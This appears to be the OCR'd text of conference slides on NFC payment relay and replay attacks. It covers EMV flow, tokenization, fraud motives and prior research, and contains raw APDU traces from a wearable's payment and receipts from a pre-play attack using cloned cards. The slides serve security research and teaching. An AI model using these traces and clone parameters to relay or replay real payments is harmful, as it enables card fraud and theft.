
NFC Payments: The Art of Relay & Replay Attacks

Who am I?

@Netxing

- Security Researcher
  - Samsung Pay
  - Exploiting Mag-stripe data with Bluetooth audio
- Co-founder of “Women in Tech Fund” (WomenInTechFund.org)



delete
enter
return
shift
SAMSUNG
samsung pay
VISA

Content

- Intro to NFC
- EMV Flow Process
- Fraud Vector
- Previous Work
- NFC Emulation
- Replay Attack


- Relay Attack
- Extracting Chip’s Data with NFC
- Relay for Replay
- New Technology

NFC Technology




RFID Spectrum

(Radio Frequency Identification)




NFC Technology

- 13.56MHz
- Passive mode
- Widely implemented
- ISO-14443A



NFC Technology



NFC Transaction (SE) 1/2

Terminal: 00A404000E325041592E5359532E444446303100 **#Select (PPSE)2PAY.SYS.DDF01**

Fitbit:

6f5d840e325041592e5359532e4444463031a54bbf0c48611a4f07**a000000003101**08701
019f2a0103420346509 85f55025553611a4f07a0000009808408701029f2a0103420346
50985f55025553610e4f09**a000000098084**0001870103900 0

Terminal: 00A4040007**A000000003101**00 **#Select AID**

Fitbit:

6f4f8407a0000000031010a544**9f38**1b9f66049f02069f03069f1a0295055f2a029a039c01
9f37049f4e14bf0c179f4d021400420346509 85f550255539f5a05110840084050 0a56495
341204454249549000


…

NFC Transaction (SE) 2/2


Terminal:
80A80000378335B2804000000000001000000000000008400000000000840180217
00CAEE4758000000000000000000000000000000000000000 **#Get processing**
Fitbit:
776282020040940418010100**9f36**02000b**9f26**08**e631e8efb623e1a4**9f10201f4a040120
0000000010077056000000004000000000000000000000009f6c020080**57**13**465**
0982981603487d2403201000000909999f9f6e04248800009f2701809000

Terminal: 00B2011C00 **#Leer SFI(Short File Identifier)**
Fitbit:
70375f280208409f0702c0809f190604001007705 65f340100**9f24**1d**5630303130303135383**
1373234343037383733363931313837383732359000 **#Payment Account Reference (PAR)**


EMV Flow


Detect Card & Reset
List Applications
Select Applications
Get Data
Authenticate Data
Verify Cardholder
Processing Restrictions?
Manage Risk
Terminal -> Actions
Card -> Actions
Process Online/Offline
Card answers processing
Completed Transaction

Tokenization Process



Tokenization Process



Secure Element(SE) & Host Card Emulation(HCE)

SE & HCE

Secure Element

- More than 20 years of development
- Smart Card
- Restricted Access
- Self Encryption

Host Card Emulation

- Limited use keys
- Tokenization process
- Cloud cryptogram
- Transaction risk analysis

NFC - Fraud Vector

Motivations

- Low limits/but higher in other countries
- No additional cardholder verification
- From banks perspective, the fraud is considered an accepted risk
- NFC embedded in many IoT devices

Attacks in the Wild

October 20, 2015


SC staff hit by contactless card theft

A member of the SC team has had money taken from their bank account, apparently via a contactless card theft.

A train journey to work is a very innocuous thing. But when a man slowly bumped into me and my pocket for a bit too long, it took me a second to

Previous Work

Replay Attack(MasterCard) - 2013



EUR 0.01

PAN 53[redacted]8672
EMV AID A0000000041010
VU no 158[redacted]
AIDPara 0100000002
Permission no. 440805
Date 25.11.12 21:01 Time

Ihr Guthaben 0.25 EUR

==========
AS-Proc-Code = 00 914
00
Capt.-Ref.= 0045
AID59: 177257
==========

PLEASE KEEP RECEIPT

(a) successful transaction

EUR 0.01

PAN 53[redacted]5635
EMV AID A0000000041010
VU no 158[redacted]
AIDPara 0100000002
Permission no. 347086
Date 25.11.12 21:18 Time

Ihr Guthaben 4.99 EUR

==========
AS-Proc-Code = 00 914
00
Capt.-Ref.= 0045
AID59: 202058
==========

PLEASE KEEP RECEIPT

(b) successful transaction

EUR 0.50

PAN 53[redacted]1372
EMV AID A0000000041010

VU no 158[redacted]
Date 25.11.12 21:36 Time
==========
AS-Proc-Code = 00 914
00
Capt.-Ref.= 0045
==========

##########
##########
Declined
##########
##########

(c) failed transaction

EUR 0.50

PAN 53[redacted]1372
EMV AID A0000000041010
VU no 158[redacted]
AIDPara 0100000002
Permission no. 547980
Date 25.11.12 21:46 Time

Approved

==========
AS-Proc-Code = 00 914
00
Capt.-Ref.= 0045
AID59: 757824
==========

PLEASE KEEP RECEIPT

(d) successful transaction

Figure 1: Resulting merchant receipts for payment transactions using the pre-play attack. (a) is the result of card clone 1 with UN forced to 0 (ATC = 38FE, CVC3 = F940/4535). (b) is the result of card clone 2 with UN forced to 0 (ATC = 0015, CVC3 = 5F7F/1A95). (c) is the result of card clone 3 with UN forced to 0 (ATC = 2E3B, CVC3 = 74F8/ACA4). (d) is the result of card clone 3 with regular pre-play (UN = 00000676, ATC = 32DE, CVC3 = 10EB/817C).

